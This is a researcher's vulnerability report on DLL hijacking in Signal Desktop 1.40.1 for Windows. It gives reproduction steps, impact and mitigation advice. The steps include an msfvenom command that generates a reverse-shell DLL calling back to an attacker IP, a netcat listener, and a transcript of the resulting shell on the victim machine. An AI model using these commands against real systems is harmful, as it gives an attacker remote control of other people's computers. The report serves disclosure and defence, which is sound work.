signal-desktop-win-1.40.1.exe Vulnerable to Multiple DLL Hijacking

Product Name: signal-desktop-win-1.40.1.exe

Application Download link: https://signal.org/en/download/

Platform(s): Windows

CVSS 3.0 Score(s): 7.8 (CVSS:3.0/AV:L/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H)

Severity Rating(s): High

Vulnerable DLL(s) Path & File Name:

C:\Users\aadyogi\AppData\Local\Programs\signal-desktop*.dll

What is DLL Hijacking?

DLL hijacking is a method of injecting malicious code into an application by exploiting the way some Windows applications search and load Dynamic Link Libraries (DLL).

Only Microsoft operating systems are susceptible to DLL hijacks.

By replacing a required DLL file with an infected version and placing it within the search parameters of an application, the infected file will be called upon when the application loads, activating its malicious operations.

For a DLL hijack to be successful, a victim needs to load an infected DLL file from the same directory as the targeted application.

If applications that are automatically loaded upon startup are compromised with a tainted DLL file, cybercriminals will be granted access to the infected computer whenever it loads.

What are DLL files?

DLL files, or Dynamic Link Library files, contain the resources an application needs to run successfully. These could include images and a library of executable functions.

DLL files cannot be opened by end-users, they can only be opened by their associated application, which usually happens when the application starts up.


Windows systems require DLL files to understand how to use their resources, the host computer memory, and hard drive space most efficiently.

DLL files usually end with a .dll extension, but some could end in .drv,. drov and even .exe.


A single DLL file could run multiple programs, so multiple programs could potentially be comprised in a DLL hijacking attack.

Steps to reproduce:

1. Install the download application signal-desktop-win-1.40.1.exe
2. Open Procmon (Downloaded from Microsoft website) and apply the following filter.



3. Look for the missing DLL files.




4. Create a malicious DLL file using msfvenom to give reverse shell and start a listener on attacker machine.

   Create shell: msfvenom -p windows/x64/shell_reverse_tcp LHOST=<LHOST_IP> LPORT=4444 -f dll > shell-x64.dll
   Start a listener: nc –nvlp 4444

```
subodh@kali:~$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.8.114 LPORT=4444 -f dll > shell-x64.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of dll file: 5120 bytes

subodh@kali:~$ nc -nvlp 4444
listening on [any] 4444 ...
```

5. Place the malicious dll file in **affected directory mentioned in the Vulnerable DLL(s) Path & File Name** on the target machine.



6. Restart the Signal for desktop to get reverse shell.
7. Check back to the attacker machine, you will have an interactive shell now.

```
subodh@kali:~$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.8.105] from (UNKNOWN) [192.168.8.103] 49247
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\aadyogi\AppData\Local\Programs\signal-desktop>whoami
whoami
aadyogi\aadyogi

C:\Users\aadyogi\AppData\Local\Programs\signal-desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is C4D7-C65E

 Directory of C:\Users\aadyogi\AppData\Local\Programs\signal-desktop

03/26/2021  12:57 AM    <DIR>          .
03/26/2021  12:57 AM    <DIR>          ..
02/22/2021  04:17 PM           124,377 chrome_100_percent.pak
02/22/2021  04:17 PM           185,871 chrome_200_percent.pak
02/22/2021  04:17 PM         4,524,696 d3dcompiler_47.dll
02/22/2021  04:17 PM         2,823,680 ffmpeg.dll
02/22/2021  04:17 PM        10,528,096 icudtl.dat
02/22/2021  04:17 PM           449,024 libEGL.dll
02/22/2021  04:17 PM         7,620,096 libGLESv2.dll
02/22/2021  04:17 PM             1,060 LICENSE.electron.txt
02/22/2021  04:17 PM         4,715,756 LICENSES.chromium.html
02/22/2021  04:17 PM    <DIR>          locales
03/23/2021  11:09 PM             5,120 ntmarta.dll
02/22/2021  04:17 PM    <DIR>          resources
02/22/2021  04:17 PM         5,015,745 resources.pak
02/22/2021  04:17 PM       126,284,672 Signal.exe
02/22/2021  04:17 PM            51,447 snapshot_blob.bin
02/22/2021  04:17 PM    <DIR>          swiftshader
02/22/2021  04:17 PM           254,024 Uninstall Signal.exe
02/22/2021  04:17 PM           172,274 v8_context_snapshot.bin
02/22/2021  04:17 PM         4,488,192 vk_swiftshader.dll
02/22/2021  04:17 PM               106 vk_swiftshader_icd.json
02/22/2021  04:17 PM           732,160 vulkan-1.dll
              18 File(s)    167,976,396 bytes
               5 Dir(s)   7,568,244,736 bytes free

C:\Users\aadyogi\AppData\Local\Programs\signal-desktop>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::797a:620a:c915:6e45%11
   IPv4 Address. . . . . . . . . . . : 192.168.8.103
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.8.1
```

Impact:

It can execute the malicious code contained in the DLL file and may compromise user's computer or network.

How to prevent DLL hijacking?

Ideally, the primary line of defense against DLL hijacking needs to originate from the software developers. If programmers use absolute paths to clearly define the expected location of Dynamic Link Libraries in the software code (rather than having the operating system do a default search), the vulnerability can be greatly reduced.

Reference:

https://www.upguard.com/blog/dll-hijacking

https://blog.finjan.com/best-practices-to-prevent-dll-hijacking/

https://owasp.org/www-community/attacks/Binary_planting

https://owasp.org/www-pdf-archive//OWASP_BP_20101208.pdf

Tools & OS used: Windows 7, Kali Linux, vulnerable application, process monitor (Microsoft sysinternals tool).

Note: **aadyogi is current username** mention above in the report, **replace with your current user name**.

Tested on:

OS Name: Microsoft Windows 7 Ultimate

OS Version: 6.1.7601 Service Pack 1 Build 7601

System Type: x64-based PC

Researcher:

Name: Subodh Kumar

GitHub: https://github.com/s-kustm

LinkedIn: https://www.linkedin.com/in/subodh-8a00b1125/